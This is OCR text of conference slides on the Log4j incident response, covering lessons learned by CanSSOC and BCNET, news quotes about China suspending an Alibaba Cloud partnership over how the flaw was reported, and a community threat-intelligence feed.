
Lessons learned: CanSSOC

- More collaboration with NREN partners
- Stronger relationships, stronger sharing, better processes
- Community intelligence curation
- New block lists
- Validating large quantities of OSINT threat intel
- Driving more engagement
- Test bed infrastructure

BCNET CONNECT

Lessons learned: BCNET

- Collaboration with CanSSOC is a great resource for all members.
- Communication Templates
- Do not wait for Critical designation
- Morphing of Log4j
- Incident Notification System
- Third Party patching
- Asset/Software Management?



BCNET CONNECT

Interesting Notes

- "Chen Zhaojun, a security engineer at Alibaba Cloud, was identified by Bloomberg News as the first person to discover the Log4J vulnerability and report it to Apache. Zhaojun told Apache on November 24, and a third party later informed the MIIT in a report on December 9, according to *Reuters*."

https://www.zdnet.com/article/log4j-chinese-regulators-suspend-alibaba-partnership-over-failure-to-report-vulnerability/

- "China's internet regulator, the Ministry of Industry and Information Technology (MIIT), has temporarily suspended a partnership with Alibaba Cloud, the cloud computing subsidiary of e-commerce giant Alibaba Group, for six months [for failing] to promptly inform the government about a critical security vulnerability affecting the broadly used Log4j logging library."


https://thehackernews.com/2021/12/china-suspends-deal-with-alibaba-for.html

Q & A

BCNET CONNECT

Detection & Response: CanSSOC Threat feed

- Basis for Detection & Response
- Curation of OSINT: SANS, Greynoise, etc.
- Participation/collaboration from community:
- >4,000 indicators



BCNET CONNECT

BCNET CONNECT

Section Slide Title


BCNET
CONNECT